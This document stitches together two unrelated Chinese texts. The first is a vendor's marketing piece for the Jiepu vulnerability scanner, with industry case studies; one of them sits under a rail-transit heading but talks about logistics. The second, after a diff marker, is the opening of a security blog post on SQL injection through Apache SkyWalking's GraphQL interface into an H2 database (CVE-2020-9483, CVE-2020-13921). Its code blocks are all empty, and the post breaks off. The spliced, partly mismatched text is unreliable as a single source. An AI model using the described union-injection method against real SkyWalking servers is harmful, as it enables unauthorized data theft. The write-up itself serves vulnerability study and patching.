
近年来,我国一直在加快推进互联网+政务服务工作,全国各级政府着手政务云建设,用于承载各领域政务信息系统和数据,推动政务信息资源共享和业务协同,促进政务数字化转型。随着政务云的发展,更多的组织机构将业务系统迁移到了云环境中,云环境的安全威胁随之增大。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
某部委通过在政务外网网部署捷普漏洞扫描系统,定期对原有漏洞中未修补的漏洞进行重新评估,分析漏洞目前可能导致的危害,一旦发现漏洞的危害扩大或其它异动,根据完善的漏洞资料库,检测出系统中的弱点并进行安全风险分析和对发现的安全隐患提出针对性的解决方案和建议,就会及时地通知客户进行适当地处理,帮助部委用户做到安全内网,真正解决客户的后顾之忧。
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
****
|
||||
**金融行业**
|
||||
|
||||
|
||||

当前,金融机构己成为国内外敌对势力、黑客组织、不法分子实施网络攻击、渗透窃密的重点目标。SWIFT攻击、ATM攻击、信息泄露、恶意软件、勒索软件和DNS攻击等攻击手段层出不穷,对金融机构经营发展和商业声誉受到严重威胁。
|
||||
|
||||
|
||||
|
||||
|
||||
某银行通过在数据中心部署一台捷普漏洞扫描系统,帮助银行数据中心发现其系统、网络或应用程序中可能存在的安全漏洞和缺陷,如密码弱、SQL注入、跨站脚本攻击等,通过评估其系统、网络或应用程序的安全风险,以便采取相应的安全措施和调整安全策略,帮助银行数据中心建设一个安全可靠的运行环境。
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
****
|
||||
**轨交行业**
|
||||
|
||||
|
||||

随着“互联网+”新零售概念不断深化,物流快递行业也迎来大发展,新一代信息技术成为物流快递行业重要的驱动力。在物流快递行业帮助“新零售”走完“最后一公里”的同时,也掌握了海量的用户数据,这使得物流快递行业信息安全治理变得极其重要。可以说,快递安全不仅是运输安全、货物安全,更重要的是信息安全。
|
||||
|
||||
|
||||
|
||||
|
||||
铁路快运公司通过在快运内网部署捷普漏洞扫描系统对快运内网的系统进行检测,并且会根据漏洞的风险级别、威胁目标等对其进行深入地研究,针对快运内网要保护的目标提出确实可行的解决方案,真正做到有漏洞必有解决方案,有解决方案必定可以落地。
|
||||
|
||||
|
||||
|
||||
|
||||
**2025**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**关于捷普**
|
||||
|
||||
|
||||
**捷普**作为一家国内先进的新时代网络信息安全产品和服务提供商,坚持以“全面安全 智慧安全”为产品理念,持续技术创新,为广大用户提供
|
||||
|
||||
**基础设施安全、信创安全、工业互联网安全、云安全、物联网安全、国密安全**
|
||||
等六大系列网络安全产品。并在风险评估、渗透测试等
|
||||
**安全服务**
|
||||
上占据优势,协助用户全面提升IT基础设施的安全性、合规性和生产效能,面向数字时代保障信息系统全面安全。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**END**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,210 @@
|
||||
# 从SkyWalking历史漏洞学习h2db注入利用
|
||||
NEURON SAINTSEC 2025-02-04 02:00
|
||||
|
||||
> 摘要:从skywalking的cve带入,通过skywalking的漏洞场景来了解h2数据库的注入利用方式。
|
||||
|
||||
|
||||
Apache SkyWalking 是一款应用性能监控(APM)工具,对微服务、云原生和容器化应用提供自动化、高性能的监控方案。其官方网站显示,大量的国内互联网、银行及民航等领域的公司在使用此工具。
|
||||
|
||||
https://github.com/apache/skywalking
|
||||
|
||||
https://archive.apache.org/dist/skywalking/6.6.0/apache-skywalking-apm-6.6.0-src.tgz
|
||||
|
||||
https://archive.apache.org/dist/skywalking/6.6.0/apache-skywalking-apm-6.6.0.tar.gz
|
||||
|
||||
几个洞都是关于graphql注入造成的漏洞,在skywalking部署起来后访问
|
||||
http://127.0.0.1:8080/graphql
|
||||
会发现提供了一个graphql接口,允许使用graphql查询数据。
|
||||
|
||||
|
||||
1
|
||||
## 远程调试
|
||||
|
||||
|
||||
在下载的apache-skywalking-apm-8.3.0-src.tgz的bin下找到startup.sh,能够看出skywalking由:
|
||||
```
|
||||
```
|
||||
|
||||
oap和webapp两个service组成,我们的几个漏洞都位于oap中,在oapservice.sh中,在启动语句中加入调试命令即可:
|
||||
|
||||

|
||||
```
|
||||
```
|
||||
|
||||
Ide:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
2
|
||||
## skywalking中的graphql
|
||||
|
||||
|
||||

skywalking中关于graphql的接口声明写在:
|
||||
|
||||
org.apache.skywalking.oap.query.graphql.GraphQLQueryProvider#prepare
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
根据这些文件就能找到对应的接口。
|
||||
|
||||
随意抓个包就能拿到其格式:
|
||||
```
|
||||
```
|
||||
|
||||
|
||||
3
|
||||
## CVE-2020-9483
|
||||
> 当SkyWalking使用H2、MySQL或者TiDB作为存储方案时,攻击者可通过默认未授权的GraphQL接口构造恶意请求,从而获取敏感数据。
|
||||
|
||||
|
||||
https://github.com/apache/skywalking/pull/4639
|
||||
|
||||
Version:6.0-6.6\7.0
|
||||
|
||||
commit位于:
|
||||
https://github.com/apache/skywalking/pull/4639/commits/2b6aae3b733f9dbeae1d6eff4f1975c723e1e7d1
|
||||
|
||||
没什么好说的,主要是拼接导致的注入,漏洞点位于:
|
||||
|
||||
oap-server/server-storage-plugin/storage-jdbc-hikaricp-plugin/src/main/java/org/apache/skywalking/oap/server/storage/plugin/jdbc/h2/dao/H2MetricsQueryDAO.java#getLinearIntValues
|
||||
:
|
||||
```
|
||||
```
|
||||
|
||||
idValues可控,对应的查询位于:
|
||||
|
||||
https://github.com/apache/skywalking-query-protocol/tree/e47462fd6af92d42d1c161cf1cec975661148ab0
|
||||
|
||||
其中定义了使用方式:
|
||||
```
|
||||
```
|
||||
|
||||
断点调试后能发现:
|
||||
|
||||

|
||||
|
||||
where后拼接然后直接拼接union即可完成注入:
|
||||
```
|
||||
```
|
||||
|
||||
简化一下:
|
||||
```
|
||||
```
|
||||
|
||||
比较可惜的是此处使用的是executeQuery,往里深入会发现是调用的prepareStatement,无法执行堆叠注入。
|
||||
|
||||
ps.堆叠注入通常用的是addBatch 和 executeBatch 这两个函数。
|
||||
|
||||
|
||||
4
|
||||
## CVE-2020-13921
|
||||
## 及最新的注入
|
||||
|
||||
|
||||
https://github.com/apache/skywalking/pull/4970
|
||||
|
||||
ver:6.5.0, 6.6.0, 7.0.0, 8.0.0, 8.0.1
|
||||
|
||||
涉及到的类比较多,还是拼接导致的注入:
|
||||
|
||||

|
||||
|
||||
